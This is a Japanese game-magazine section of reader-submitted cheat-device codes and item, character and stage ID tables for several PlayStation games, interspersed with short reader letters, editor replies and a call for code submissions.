サブパイロット 3019A55C 00xx
気力 3019A55D 00xx
現在精神ポイント 8019A55E xxxx

以降＋Chずつで次のパイロット。

パイロット基本値変更

顔 8002837B 00xx
地形適応 80028384 xxxx
格闘 80028386 00xx
命中 80028388 xxxx
回避 8002838A xxxx
精神ポイント 8003838C xxxx
技量 8002838E xxxx
反応 80028390 xxxx
精神コマンド・特殊技能1つめ 80028392 00xx
精神コマンドを覚えるレベル 80028393 00xx

xxは〈第13表〉参照。

ユニット基本値変更

グラフィック 800259FA xxxx
サイズ 800259FE 00xx
シールド 80025A01 00xx

xxは00＝なし、10＝あり。

修理費用 80025A0E xxxx
移動力 80025A10 00xx

●「ゼルダ64」で詰まる。こ、これだけは自力でクリアするんだ。コンチクショー。（静岡県焼津市/松本　健一）㊎もその意気込みで始めたんだが、基本の装備をみつけるところでいきなり大詰まり。ネットに頼っちまった。自力で1週間クリアしたヒョコタン先生はやっぱすげえ。

地形適応・タイプ	30025A11	000x
	80025A12	00yy

xは01＝陸、02＝空、03＝空、04＝水陸、05＝宇宙、06＝空陸、07＝水空、08＝水陸空、09＝陸地中、0A＝空陸地中、0B＝水陸、0C＝水、0D＝空地中。yyは1D＝陸、2C＝海、3B＝空、4A＝宇宙。

装甲	80025A14	xxxx
運動性	80025A16	xxxx
限界	80025A18	xxxx
EN	80025A1A	xxxx
HP	80025A1C	xxxx
特殊能力1つめ	30025A1E	00xx

＋2hで次の特殊能力。xxは01＝ビームコート、02＝Iフィールド、03＝オーラバリア、04＝イデバリア、05＝分身、06＝ゲッタービジョン、07＝マッハスペシャル、08＝真ゲッタービジョン、09＝HP回復小、0A＝HP回復大、0B＝暴走、0C＝スーパーモード、0D＝バーサーカーモード、0E＝ATフィールド、0F＝合体、10＝分離、11＝変形。

武器設定	3003092F	00xx
	30030930	00yy

xxは80＝マップ兵器、yyは10＝射撃兵器、40＝マルP（移動後も使える）、80＝ビーム兵器。

弾数	3003093B	00xx
消費EN	8003093C	xxxx
必要気力	8003093E	xxxx
攻撃力	80030934	xxxx
命中	30030936	00xx
クリティカルの数値補正	30030937	00xx

xxは00＝－10、40＝－20、11＝0、20＝＋10、30＝＋20。

射程距離	80030938	xxxx
地形適応	3003093A	00xx

xxは01＝宇宙C、02＝宇宙B、03＝宇宙A、04＝空C、08＝空B、0C＝空A、10＝海C、20＝海B、30＝海A、40＝陸C、80＝陸B、C0＝陸A。これ以上の数値を入れるとハングする。

（ナメック星西ナメック/島田マニア【B&B】）

プリンセスメーカー GO！GO！プリンセス

アートギャラリー全開

	800101E0	FFFF
	∫	
	800101FE	0FFF

＋2hずつすべてのラインを入力する。セーブデータを作っておくこと。

お金MAX	D0138950	0110
	801397C0	423F
	D0138950	0110
	801397C2	000F

セレクト＋△を同時に押す。

自分の番しかこなくする

効果発動	D0138950	0101
	80050934	0000

セレクト＋L2を同時に押す。

効果解除	D0138950	0102
	80050934	0001

セレクト＋R2を同時に押す。

アイテム1個め	80139770	00xx

キミの力作 改造コードを求む!!

ゲーム改造コード 投稿大募集!!

ゲームラボでは、つね日頃ゲームの改造を楽しんでいるみなさんからの投稿をお待ちしております。あなたが見つけた素晴らしい裏技の数々を全国のゲーム改造ファンに披露してみませんか?

1 パラメータ変更
2 無敵化や時間無制限
3 キャラクターやユニットの変更
4 アイテムや装備セレクト
5 お金最大化
6 好感度MAX
7 ゲームには出てこない没データ
8 おまけモードやデバックモード
9 そのほかユニークな改造

などなどお待ちしております。全国の改造ファンを「あっ!!」と驚かせてくれた投稿にはゲームラボオリジナルグッズをプレゼント!! ✍切は、毎月の25日とさせていただきます。

投稿方法

巻末のハガキ、封書、FAX、電子メールなどで編集部に投稿ください。

①郵便物送り先

あて先：〒104-0031
東京都中央区京橋3-14-6斎藤ビル （株）三才ブックス
ゲームラボ編集部ゲーム改造コード集係
※フロッピーディスクにてテキストデータを添付していただけると助かります。

②FAX送り先

FAX番号：03-3567-6435
（株）三才ブックス　ゲームラボ編集部
ゲーム改造コード集係

③電子メール送り先

E-MAIL：glabo@tky.3web.ne.jp
※またゲームラボホームページにて受付フォームもあります。
URL：http://www.tky.3web.ne.jp/~glabo/

※テキストデータでの投稿を大歓迎中!!
書式は、以下のようにしてもらえると、直さずにすみますので助かります。

タブ　コードの名称　タブ　改造コード　改行
例　タブ　1P無敵　タブ　80001234　タブ　03E7　リターン

投稿お待ちしています!!

●『魔女っ子大作戦』は買いだろうか…。悩むぜ。（埼玉県岩槻市/ムチ打たれた人）　㊎どうでもいいソフトだな～と最初は思っていたのだが、雑誌の画面写真を見たらじょじょに興味がわいてきてしまった。だって、よっちゃんが戦闘に参加してるんだぜ!　軽い狂気を感じるね。

＋2hで次のアイテム。xxは〈第14表〉参照。

（東京都葛飾区/MYANA）

DEEP FREEZE

主人公

現在HP	800A202C	0190
最大HP	800A202E	0190
弾数	300A2032	00xx

アイテム数

グレネード	300A2038	00xx
スタングレネード	300A2039	00xx
リペアキット	300A203A	00xx
マガジン	300A203B	00xx
やられたあとの拘束時間なし	800A2044	0000
装備アイテム	300A203C	000x

xは0＝グレネード、1＝スタングレネード、2＝リペアキット、3＝マガジン。

パートナー

現在HP	800A341C	xxxx
最大HP	800A341E	xxxx
やられたあとの拘束時間なし	800A3434	0000
パートナー変更（セレクト画面）	8000E2FC	000x

xは0＝Harry、1＝Sicily、2＝Maria、3＝Bagel、4＝Sniper、5＝Nay。

（元巨人軍/デーブマニア【大久保】）

主人公無敵	D00A2082	0000
	300A2082	00FF
パートナー無敵	D00A3472	0000
	300A3472	00FF
手榴弾MAX	300A2038	00FF
閃光弾MAX	300A2039	00FF
リペアキットMAX	300A203A	00FF
弾装減らない	D002B7FA	2442
	8002B7F8	0000
制限時間減らない	D0016286	2442
	80016284	0000
EXPERTとTRAINING追加	8009BE98	0300

OPTIONにムービーも追加される。

スコアMAX	8006BDCC	E0F6
	8006BDCE	05F5
コマンダー無敵	D00A2082	0000
	300A2082	00FF
パートナー無敵	D00A3472	0000
	300A3472	00FF
弾装減らない	D002B7FA	2442
	8002B7F8	0000
制限時間減らない	D0016286	2442
	80016284	0000
主人公の銃速射化	D00F74D4	0020
	800A2062	0001

○を押すと、ハンドガンとショットガンが速射になる。

コマンダーのアイテム

手榴弾の数MAX	300A2038	00FF
閃光弾の数MAX	300A2039	00FF
リペアキットの数MAX	300A203A	00FF

3面のみ、コードが使用不可能になるので注意。

（東京都葛飾区/MYANA）

〈第1表〉『FAINAL FANTASY Ⅷ』アイテムリスト

01	ポーション	22	ペットハウス	43	星々のかけら	64	リボン	85	謎の液体	A6	ペットの名札
02	ポーション改	23	コテージ	44	エネルギー結晶体	65	通常弾	86	牙式連発銃	A7	ソロモンの指輪
03	ハイポーション	24	Gポーション	45	ソウルオブサマサ	66	散弾	87	火竜の牙	A8	魔法のランプ
04	ハイポーション改	25	Gハイポーション	46	ヒーリングメイル	67	暗黒弾	88	モルボルの触手	A9	HPアップ
05	エクスポーション	26	Gメガポーション	47	シルバーメイル	68	火炎弾	89	風のささやき	AA	パワーアップ
06	メガポーション	27	Gリターナー	48	ゴールドアーマー	69	破壊弾	8A	レーザーキャノン	AB	ガードアップ
07	フェニックスの尾	28	リネームカード	49	ダイヤアーマー	6A	連射弾	8B	バリアシステム	AC	マジックアップ
08	メガフェニックス	29	忘れ草	4A	復活の指輪	6B	散甲弾	8C	高出力発生装置	AD	マインドアップ
09	エリクサー	2A	HPの書	4B	巨人の指輪	6C	波動弾	8D	ダークマター	AE	スピードアップ
0A	ラストエリクサー	2B	力の書	4C	ガイアの指輪	6D	魔石のかけら	8E	ボムのかけら	AF	ラックアップ
0B	毒消し	2C	体力の書	4D	ちからだすき	6E	魔石	8F	赤い牙	B0	ラブラブG
0C	金の針	2D	魔力の書	4E	パワーリスト	6F	魔導石	90	南極の風	B1	月刊武器創刊号
0D	目薬	2E	精神の書	4F	ハイパーリスト	70	オチューの触手	91	北極の風	B2	月刊武器3月号
0E	山彦草	2F	早さの書	50	カメのこうら	71	いやしの水	92	ダイナモ石	B3	月刊武器4月号
0F	聖水	30	運の書	51	オリハルコン	72	コカトリスの羽	93	風切り羽	B4	月刊武器5月号
10	万能薬	31	エイジスの守り	52	アダマンタイン	73	ゾンビバウダー	94	毒の牙	B5	月刊武器6月号
11	万能薬改	32	エレメントアタック	53	ルーンの腕輪	74	ダッシュシューズ	95	鉄球	B6	月刊武器7月号
12	英雄の薬試作型	33	エレメントガード	54	フォースの腕輪	75	とがった爪	96	月の石	B7	月刊武器8月号
13	英雄の薬	34	ステータスアタック	55	魔神の腕輪	76	ネジ	97	恐竜の骨	B8	格闘王001
14	聖戦の薬試作型	35	ステータスガード	56	サークレット	77	ノコギリの刃	98	風車	B9	格闘王002
15	聖戦の薬	36	ロゼッタ石	57	ヒュプノクラウン	78	メズマライズの刃	99	竜の皮	BA	格闘王003
16	シェルストーン	37	魔法の書	58	ロイヤルクラウン	79	吸血の牙	9A	サカナノヒレ	BB	格闘王004
17	プロテスストーン	38	GFの書	59	ジェットエンジン	7A	闘気のかけら	9B	竜のウロコ	BC	格闘王005
18	オーラストーン	39	ドローの書	5A	ロケットエンジン	7B	味方殺しの剣	9C	沈黙の粉	BD	ペット通信1号
19	デスストーン	3A	アイテムの書	5B	月のカーテン	7C	眠り粉	9D	毒の粉	BE	ペット通信2号
1A	ホーリーストーン	3B	勝負師の魂	5C	鉄のカーテン	7D	命の指輪	9E	死者の魂	BF	ペット通信3号
1B	フレアストーン	3C	いやしの指輪	5D	光のカーテン	7E	竜の牙	9F	ほうちょう	C0	ペット通信4号
1C	メテオストーン	3D	フェニックスの魂	5E	加速装置	7F	クモの糸	A0	サボテンのトゲ	C1	ペット通信5号
1D	アルテマストーン	3E	救急セット	5F	モンクの心得	80	サンゴのかけら	A1	賢者の石	C2	ペット通信6号
1E	ギザールの野菜	3F	ボムの魂	60	ナイトの心得	81	呪いの爪	A2	燃料	C3	オカルトファン1
1F	フェニックスの羽	40	貪欲魔神のナベ	61	医術の心得	82	ブラックホール	A3	となりのカノジョ	C4	オカルトファン2
20	ゆうじょうのあかし	41	モグのお守り	62	100本針	83	水の結晶	A4	魔女のてがみ	C5	オカルトファン3
21	テント	42	鉄パイプ	63	スリースターズ	84	ミサイル	A5	チョコボの名札	C6	オカルトファン4

（東京都江東区大島/無限UENOHARA）

〈第2表〉『FAINAL FANTASYⅧ』魔法リスト

00	なし	0A	ウォータ	14	アポカリプス	1E	シェル	27	コンフュ	30	ゾンビー
01	ファイア	0B	エアロ	15	ケアル	1F	リフレク	28	スリプル	31	メルトン
02	ファイラ	0C	バイオ	16	ケアルラ	20	オーラ	29	サイレス	32	ライブラ
03	ファイガ	0D	グラビデ	17	ケアルガ	21	ダブル	2A	ブレイク	33	フルケア
04	ブリザド	0E	ホーリー	18	レイズ	22	トリプル	2B	デス	34	ウォール
05	ブリザラ	0F	フレア	19	アレイズ	23	ヘイスト	2C	ドレイン	35	レビテガ
06	ブリザガ	10	メテオ	1A	リジェネ	24	スロウ	2D	ペイン	36	パセント
07	サンダー	11	クエイク	1B	エスナ	25	ストップ	2E	バーサク	37	カタスト
08	サンダラ	12	トルネード	1C	デスペル	26	ブライン	2F	レビテト	38	ジエンド
09	サンダガ	13	アルテマ	1D	プロテス						

（神奈川県横浜市/三浦　征彦）

●『ジョジョ』のプレステ版発売決定！　オラ！（滋賀県大津市/のびアン）㊎エジプト9栄神も出てくるらしいぞ。期待大。しかし、移植スピードが速くなったよなぁ。アーケードのインカムに影響が出そうだが、それをさしひいてもすぐに移植するメリットのほうがデカいんだろうな。

〈第3表〉『新世代ロボット戦記ブレイブサーガ』シナリオリスト

00	0話 勇者聖戦バーンガーン	0B	11話 昆虫大パニック	15	21話 ワーストーンを求めて（ゴルドラン編）	1F	29話 勇気ある者	29	39話 火山島、危機一髪！
01	1話 勇者降臨！	0C	12話 ダグオン集結！	16	22話 宇宙からのメッセージ	20	30話 希望の翼	2A	40話 出現！デビルの塔
02	2話 勇者の使命	0D	13話 希望が闇に染まる時	17	21話 世界征服作戦（マイトガイン編）	21	31話 聖なる歌声	2B	41話 マイナスの嵐
03	3話 瞬平と勇太	0E	14話 自分の中の敵	18	22話 絶望からの脱出	22	32話 恐怖の洗脳ウイルス	2C	42話 大切な人のために
04	4話 森よ、よみがえれ！	0F	15話 新たなる力	19	23話 迷い	23	33話 勇気と希望	2D	43話 掟破りの新勇者！
05	5話 勇者は小学生	10	16話 狙われた古代遺跡	1A	24話 本当に大切なもの	24	34話 勇者の休日	2E	44話 地球人精神浄化計画
06	6話 幽霊船の秘密	11	17話 地球の歌	1B	25話 帰還	25	35話 大脱走を阻止せよ！	2F	45話 再会の時
07	7話 嵐を呼ぶ勇者	12	18話 黄金の勇者登場	1C	26話 人工島での決戦！	26	36話 機械都市SOS！	30	46話 月の世界へ
08	8話 恐竜墓場	13	19話 秘められた伝説	1D	27話 現れし絶望の影	27	37話 ビッグマザー	31	47話 それぞれの決戦！
09	9話 危険な眠り	14	20話 インターミッション	1E	28話 菜々子	28	38話 氷結都市	32	48話 君のそばに
0A	10話 狙われた臨海工業都市								

（川浜高校ラグビー部/山下マニア【真司】）

〈第4表〉『新世代ロボット戦記ブレイブサーガ』仲間リスト

1つめ		1000	ガ・オーン	0100	ブラックマイトガイン	0010	ガンマックス	0002	Sファイヤーダグオン	2000	バーン
0001	キングエクスカイザー	2000	グレートダ・ガーンGX	0200	デッカード	0020	カゲロウ	0004	ダグターボ	4000	バーンガーン
0002	ドラゴンカイザー	4000	ペガサスセイバー	0400	ジェイデッカー	0040	ゴルドラン	0008	ダグアーマー	8000	スペリオン
0004	グレートエクスカイザー	8000	ランドバイソン	0800	デューク	0080	スカイゴルドラン	0010	ダグウイング	5つめ	
0008	ゴッドマックス	2つめ		1000	デュークファイヤー	0100	レオンカイザー	0020	ダグドリル	0001	マッハスペリオン
0010	ウルトラレイカー	0001	セブンチェンジャー	2000	Fジェイデッカー	0200	グレートゴルドラン	0040	Sライナーダグオン	0002	グレートバーンガーン
0020	武装ファイバード	0002	マイトガイン	4000	マクレーン	0400	ゴッドシルバリオン	0080	ダグシャドー	0004	ダグラム
0040	J合体グランバード	0004	マイトカイザー	8000	パワージョー	0800	アドベンジャー	0100	シャドーダグオン	0008	クラブガンナー
0080	グレートファイバード	0008	グレートマイトガイン	3つめ		1000	キャプテンシャーク	0200	ダグサンダー	0010	スコープドッグ
0100	ガーディオン	0010	バトルボンバー	0001	ダンプソン	2000	ウサリンMKⅡ	0400	サンダーダグオン	0020	ブルーティシュドッグ
0200	スーパーガーディオン	0020	ガードダイバー	0002	ドリルボーイ	8000	ファイヤーダグオン	0800	宇宙剣士ライアン	0040	ガリアン
0400	サンダーバロン	0040	轟龍	0004	スーパービルドタイガー	4つめ		1000	ガンキッド	0080	人馬兵プロマキス
0800	ダ・ガーンX	0080	飛龍	0008	シャドウ丸	0001	パワーダグオン				

（川浜高校ラグビー部/山下マニア【真司】）

〈第5表〉『新世代ロボット戦記ブレイブサーガ』ロボットリスト

00	キングエクスカイザー	1B	デューク	36	Sライナーダグオン	64	ダイノガイスト	7F	ワルガイア・ヒドー	9A	ブラックマイトガイン
01	ドラゴンカイザー	1C	デュークファイヤー	37	ダグシャドー	65	ホーンガイスト	80	ワルガイア・ゲドー	9B	カゲロウ
02	グレートエクスカイザー	1D	Fジェイデッカー	38	シャドーダグオン	66	サンダーガイスト	81	ワルガイア・マドー	9C	ウサリンMKⅡ
03	ゴッドマックス	1E	マクレーン	39	ダグサンダー	67	プテラガイスト	82	モグネール	9D	クラブガンナー
04	ウルトラレイカー	1F	パワージョー	3A	サンダーダグオン	68	アーマーガイスト	83	バンダー星人	9E	ブルーティシュドッグ
05	武装ファイバード	20	ダンプソン	3B	宇宙剣士ライアン	69	プテダー	84	ザゴス星人	9F	人馬兵プロマキス
06	J合体グランバード	21	ドリルボーイ	3C	ガンキッド	6A	ホーマー	85	ガラバード星人	A0	ライアン
07	グレートファイバード	22	スーパービルドタイガー	3D	バーン	6B	ドライアス	86	ザムザ	A1	スペリオン
08	ガーディオン	23	シャドウ丸	3E	バーンガーン	6C	ソドム	87	フェニックス星人	A2	スコープドッグ
09	スーパーガーディオン	24	ガンマックス	3F	スペリオン	6D	ゴモラ	88	ガスト	A3	カリスト
0A	サンダーバロン	25	カゲロウ	40	マッハスペリオン	6E	シアン	89	デスマレフィック	A4	ガニメデⅡ
0B	ダ・ガーンX	26	ゴルドラン	41	グレートバーンガーン	6F	モーリエ	8A	グランダーク	A5	ハイ・ガニメデ
0C	ガ・オーン	27	スカイゴルドラン	42	ダグラム	70	レッドガイスト	8B	ガニメデ	A6	エンプリオ
0D	グレートダ・ガーンGX	28	レオンカイザー	43	クラブガンナー	71	ジョアンナちゃん	8C	ガニメデ	A7	ウインガル・ジー
0E	ペガサスセイバー	29	グレートゴルドラン	44	スコープドッグ	72	プッチョ	8D	オベロン	A8	ガニメデ
0F	ランドバイソン	2A	ゴッドシルバリオン	45	ブルーティシュドッグ	73	アトラスMKⅡ（スー）	8E	ネレイド	A9	ガニメデ
10	セブンチェンジャー	2B	アドベンジャー	46	ガリアン	74	ショーグンロボ	8F	ティタン	AA	ネレイド
11	マイトガイン	2C	キャプテンシャーク	47	人馬兵プロマキス	75	パンプキン	90	ギルディオン	AB	ガニメデⅡ
12	マイトカイザー	2D	ウサリンMKⅡ	48	人馬兵プロマキス	76	インペリアル	91	ダークギルディオン	AC	ハイ・ガニメデ
13	グレートマイトガイン	2E	ダグファイヤー	49	ウインガル・ジー	77	チーフテン	92	ラウンドフェイサー	AD	オベロンⅡ
14	バトルボンバー	2F	ファイヤーダグオン	4A	スコープドッグ	78	ビクティム	93	パープルベアー	AE	ネレイドⅡ
15	ガードダイバー	30	パワーダグオン	4B	ハイパーバーンガーン	79	マッドマザー	94	賞金稼ぎ	AF	ティタンⅡ
16	轟龍	31	Sファイヤーダグオン	4C	キングエクスカイザー	7A	デスマグネ	95	飛甲兵ウインガル	B0	アトラスMKⅡ（ラン）
17	飛龍	32	ダグターボ	4D	キングエクスカイザー	7B	アビスガード	96	重射兵モノコット	B1	アトラスMKⅡ（ミキ）
18	ブラックマイトガイン	33	ダグアーマー	61	VB-1サイリック	7C	ワルキオン	97	ガリアン	B2	アトラスMKⅡ
19	デッカード	34	ダグウイング	62	VB-2ジャクシム	7D	エンプリオ	98	轟龍	B3	真グランダーク
1A	ジェイデッカー	35	ダグドリル	63	VB-3トリオーゲス	7E	カスタムギア	99	飛龍		

（川浜高校ラグビー部/山下マニア【真司】）

〈第6表〉『マール王国の人形姫』キャラクターリスト

01	ビリー	12	ファイヤドラゴン	22	Beeプリンセス	32	エリンギャー	42	いたずらギツネ	52	ニャンチ
02	テル	13	ウインドドラゴン	23	ボボ	33	ねむりキノコ	43	イノチウムとかげ	53	バーグ
03	キッド	14	サンダードラゴン	24	ププ	34	またんご	44	サラマンダー	54	ケンタウルス
04	シャルテ	15	ダークドラゴン	25	ペペ	35	どくキノコ	45	まるまじろ	60	フレール（成長）
05	テラ	16	ホワイトドラゴン	26	マーメイド	36	ゼリー	46	あんきろ	61	オリビアちゃん
06	コロ	17	ダイナソー	27	アリエル	37	ゼリフィッシュ	47	カヘル	62	黒服ハマー
07	デューク	18	ベヒモス	28	セイレーン	38	ゼリーボム	48	どくカヘル	63	黒服モミー
08	アルバトロス	19	グリフォン	29	ぷちファイヤ	39	まじっくゼリー	49	もうどくカヘル	64	コルネット
09	チバ	1A	ホワイトウインド	2A	ぷちアイス	3A	ゼリーメタル	4A	フェアリー	65	コルネット（旅立ち後）
0A	Lくん	1B	キメラ	2B	ぷちサンダー	3B	イーグル	4B	シルフ	68	エトワール
0B	フレール	1C	コカトリス	2C	ぷちアース	3C	火の鳥	4C	ガイコツBOY	72	ムーチョリー
0C	レジェム	1D	ナイトメアン	2D	ぷちダーク	3D	さばさば	4D	ガイコツMAN	73	シロウディア
0D	ナイトスポーノ	1E	ゴーレム	2E	Bee子	3E	とげとげ	4E	GUY骨	74	ハオ
0E	ワーウルフ	1F	アイアンゴーレム	2F	Boo子	3F	いがいが	4F	SUPER骨々	75	ニャオ
0F	ビースト	20	ファイヤゴーレム	30	おばけです	40	ちくちく	50	ニャンコ	76	ケロライン
10	アースドラゴン	21	Beeクィーン	31	おばけなり	41	ナインテール	51	ニャンキ	77	ミカエル
11	アイスドラゴン										

（京都府京都市/Alicenotes）

●自分の掲示板のパスを忘れた。どうすりゃいいんじゃ。（埼玉県浦和市/ラインG） ㊙telnetとかFTPで直接CGIを見れるならソースを読めば一発。レンタル掲示板の場合は管理者に問いあわせるしかないね。クラックする手もあるけどそこまでのスキルになるには数年の努力が必要だぞ。

〈第7表〉『ストリートファイターZERO3』ステージリスト

00	玄武ヶ原	0A	シークレットポイント48106	14	マンハッタンビル49F	1D	クィーン・オブ・ビクトリー号
01	ホテルマスターズ	0B	ナチャバ寝釈迦像	15	ラスベガス	1E	シークレットポイント48106
02	鬼牙洞穴	0C	日の出公園	16	ミコノス島	1F	シークレットポイント48106
03	フランクフォート格納庫	0D	フラワー商店街	17	鬼牙洞穴	20	ネバダ　ゴーストバレー
04	チータン広場	0E	N.Y.迷彩サブウェイ	18	東駒形・加富根湯	21	カオルン公園
05	クメール遺跡	0F	ジャウンブル記念碑前	19	マディラ川支流・湿地帯	22	ポートアントニオ
06	マンハッタンビル49F	10	アカデムゴドロワ溶鉱炉	1A	鰐ヶ浜特設リング	23	モンテアルバン高原
07	22番街高架下	11	ビクトリアハーバー	1B	メトロシティ市警留置所	24	鬼牙洞穴
08	トレインセメタリー	12	チータン広場（うしろの太極拳が止まっている）	1C	レケナの螺旋塔	25	シークレットポイント31580
09	神秘の館ーバラッツォ・ミステーロ	13	ビクトリアハーバー				

（北海道網走番外地/ケンマニア【高倉】）

〈第8表〉『エリーのアトリエ〜ザールブルグの錬金術士2〜』品質・効力リスト

0E6	クラフト	228	つむじ袋	404	羽魚扇	546	エリキシル剤	768	ヘビのお酒	998	砂時計
0F4	温泉卵	236	フォートフラム	412	解毒剤	554	精霊のなみだ	776	ヨーグルリンク	9A6	津波の石
102	中和剤（赤）	244	月のペンダント	420	世界霊魂液	642	LV1うに	784	生きてるナワ	9B4	南の国の楽器
110	燃える砂	252	星のネックレス	42E	精神の湿布	650	シャリオ油	792	妖精の帽子	9C2	ガラスのくし
11E	ガイストボーラ	260	晴天の炎	43C	白と黒の心	65E	ハチミツ	7A0	LV5うに	9D0	ガラスのクツ
12C	ブルートボーラ	26E	メガフラム	44A	魅了の釣り竿	66C	怪しいキノコ汁	7AE	生きてるホウキ	9DE	ガラスの護符
13A	ロウ	27C	黒水晶	458	力の湿布	67A	中和剤（緑）	7BC	LV6うに	9EC	マヒロン・ノイ
148	ロケット	28A	太陽のブローチ	466	アルテナの傷薬	688	粉ミルク	7CA	生きてるごみ箱	9FA	死にまねのお香
156	月の粉	298	虹色の聖水	474	ヴァッサリング	696	LV2うに	7D8	千年竜のこうら	A08	浄化炭
164	星の砂	2A6	ギガフラム	482	育毛剤「海藻」	6A4	お酒のもと	7E6	LV7うに	A16	グラビ結晶
172	熱風の布袋	2B4	テラフラム	490	君しか見えない	6B2	カステラ	7F4	元気なホウキ	A24	デアヒメル手鏡
180	ネジ回し	35C	カスタニェッテ	49E	神々のいかずち	6C0	シャリオチーズ	8F0	ガラスの素	A32	ルフトリング
18E	フラム	36A	ミスティカの葉	4AC	不思議な光球	6CE	幸福のワイン	8FE	角笛	A40	結界石
19C	メテオール	378	蒸留水	4BA	魔法のトンカチ	6DC	木鶏	90C	研磨剤	A4E	逃げ足のくつ
1AA	リボン	386	中和剤（青）	4C8	ゲヌーク壺	6EA	妖精パン	91A	ガッシュの木炭	A5C	エーデルトーン
1B8	アルムバンド	394	魅了の粉	4D6	ペンダント	6F8	LV3うに	928	しびれ薬	A6A	お迎えの薬
1C6	メガクラフト	3A2	アルテナの水	4E4	ミスティカティ	706	ヨーグルト	936	ズフタフ槍の水	A78	時の石版
1D4	悪魔の息吹	3B0	バルフューム	4F2	神々の石像	714	植物栄養剤	944	雨雲の石	A86	アロママテリア
1E2	運命の星	3BE	栄養剤	500	千年竜のお守り	722	乳糖	952	疾風の竹笛	A94	空飛ぶホウキ
1F0	液化溶剤	3CC	眼力目薬	51E	風船魚の毒	730	冒険者のお酒	960	ガッシュの薬湯	AE8	身代わりの金貨
1FE	幸運の星	3DA	酔い止めの薬	51C	暗黒水	73E	魔法の紙	96E	マヒロン	AF6	金
20C	猫目石	3E8	精霊の光球	52A	特効薬	74C	LV4うに	97C	安眠香	B04	賢者の石
21A	コメート	3F6	リペアミン	538	謎の光球	75A	チーズケーキ	98A	影縫い針		

（神奈川県横浜市/三浦　征彦）

〈第9表〉『エリーのアトリエ〜ザールブルグの錬金術師2〜』仲間リスト

アイゼル		FFFE	ノルディスの部屋	ミルカッセ		0000	アカデミー（ケントニス）	ルーウェン		0000	船首像
0000	アカデミー（ザールブルグ）	ダグラス		FFFE	フローベル教会	0001	宿屋	0000	船首像	0001	武器屋（カスターニェ）
0001	図書室	0000	飛翔亭	ユーリカ		エンデルク		0001	武器屋（カスターニェ）	0002	武器屋（ザールブルグ）
FFFE	アイゼルの部屋	0001	武器屋（ザールブルグ）	0000	雑貨屋	0000	諸見室	0002	飛翔亭	0003	飛翔亭
ノルディス		FFFE	シグザール城	0001	船首像	0001	武器屋（ザールブルグ）	0003	武器屋（ザールブルグ）	ハレッシュ	
0000	図書室	ロマージュ		マルローネ		FFFE	シグザール城	ミューー		0000	飛翔亭
0001	アカデミー（ザールブルグ）	0000	飛翔亭								

（京都府京都市/Alicenotes）

〈第10表〉『桃太郎伝説』どうぐリスト

0000	きんたん	0018	鉄のまさかり	0030	金のかんざし	0048	やまびこの衣	0060	白鳥の小そで	0078	つばさのたび
0001	はりせん	0019	銀のまさかり	0031	愛のかんざし	0049	ネズミのたび	0061	おおとりの小そで	0079	おまんじゅう
0002	鬼の金棒	001A	金のまさかり	0032	風車	004A	オオカミのたび	0062	松葉の小そで	007A	おにぎり
0003	竹刀	001B	希望のまさかり	0033	夢のかんざし	004B	カモシカのたび	0063	うめのふりそで	007B	きびだんご
0004	木刀	001C	風のまさかり	0034	鬼のかんざし	004C	びしゃもんのたび	0064	さくらのふりそで	007C	やきいも
0005	わきざし	001D	捨て身のまさかり	0035	鬼神のかんざし	004D	きんたん	0065	愛のふりそで	007D	ユキのおにぎり
0006	刀	001E	きんたん	0036	きんたん	004E	きんたん	0066	きんたん	007E	ユキのきびだんご
0007	木の葉切りの刀	001F	モリ	0037	鬼のふんどし	004F	はらがけ	0067	きんたん	007F	仙人のかすみ
0008	小枝切りの刀	0020	かいがらのモリ	0038	板の胴	0050	もめんのはらがけ	0068	きんたん	0080	仙人の桃
0009	竹割りの刀	0021	サンゴのモリ	0039	竹の胴	0051	銀のはらがけ	0069	わらじ	0081	強力丹
000A	石切りの刀	0022	鉄のモリ	003A	麻糸の胴	0052	金のはらがけ	006A	たび	0082	打ち出のこづち
000B	岩切りの刀	0023	金のモリ	003B	くろがねの胴	0053	希望のはらがけ	006B	ウサギのたび	0083	こうがしゃの玉
000C	しゃくねつの弓	0024	正義のモリ	003C	しろがねの胴	0054	きんたん	006C	キツネのたび	0084	こんろんの玉
000D	かぶと切りの刀	0025	銀のモリ	003D	よろい	0055	きんたん	006D	シカのたび	0085	根性の玉
000E	鬼切り丸	0026	光のモリ	003E	大よろい	0056	着物	006E	かんじき	0086	元気の玉
000F	百鬼切り丸	0027	朝日のモリ	003F	かっちゅう	0057	漁師の着物	006F	シシのたび	0087	毒消し
0010	びしゃもんの刀	0028	気まぐれのモリ	0040	勇気の胴	0058	大漁着物	0070	ヒョウのたび	0088	マヒ消し
0011	まりしてんの刀	0029	きんたん	0041	きんたん	0059	黒潮着物	0071	ながぐつ	0089	野生の薬草
0012	勇気の剣	002A	かんざし	0042	きんたん	005A	正義の着物	0072	健康サンダル	008A	スズメの涙
0013	ばいりきの刀	002B	つげのかんざし	0043	きんたん	005B	きんたん	0073	勇気のたび	008B	きんたん
0014	貧刀	002C	ベッコウかんざし	0044	一枚胴	005C	きんたん	0074	希望のたび	008C	きんたん
0015	キングボンビー刀	002D	象牙のかんざし	0045	二枚胴	005D	十二ひとえ	0075	正義のたび	008D	きんたん
0016	まさかり	002E	ヒスイのかんざし	0046	三枚胴	005E	小そで	0076	愛のたび	008E	きんたん
0017	銅のまさかり	002F	銀のかんざし	0047	大かっちゅう	005F	千鳥の小そで	0077	いだてんのたび	008F	命の仙豆

●まわりでドリキャスを買った人がいません。これでだいじょうぶなんでしょうか？（愛知県尾西市/じゃがいもにゃんこ）㊎のまわりで買った人は最初『ソニック』をベタぼめだったが、数日後には「物陰のソニックが見えね〜よ」とドリキャス糾弾派になったぞ。ホントやばいかも。

0090	技の仙豆	00A5	といち屋券	00BA	かぎなわ	00CF	にんじん	00E4	イワシ	00F9	右魂の塔の鍵
0091	早さの仙豆	00A6	きんたん	00BB	きゅうり	00D0	はくさい	00E5	タコ	00FA	カードアルバム
0092	戦いの仙豆	00A7	きんたん	00BC	きんたん	00D1	ごぼう	00E6	シジミ	00FB	命の倍仙豆
0093	守りの仙豆	00A8	きんたん	00BD	きんたん	00D2	玉ねぎ	00E7	くさったマグロ	00FC	技の倍仙豆
0094	はやぶさの玉	00A9	きんたん	00BE	クモの糸	00D3	なすび	00E8	くさったタイ	00FD	極意書
0095	本	00AA	鬼の笛	00BF	ろっかくの玉	00D4	かぶ	00E9	くさったヒラメ	00FE	運玉
0096	書物	00AB	鬼ののろし	00C0	サンゴのお札	00D5	さくら	00EA	くさったエビ	00FF	昇段免状
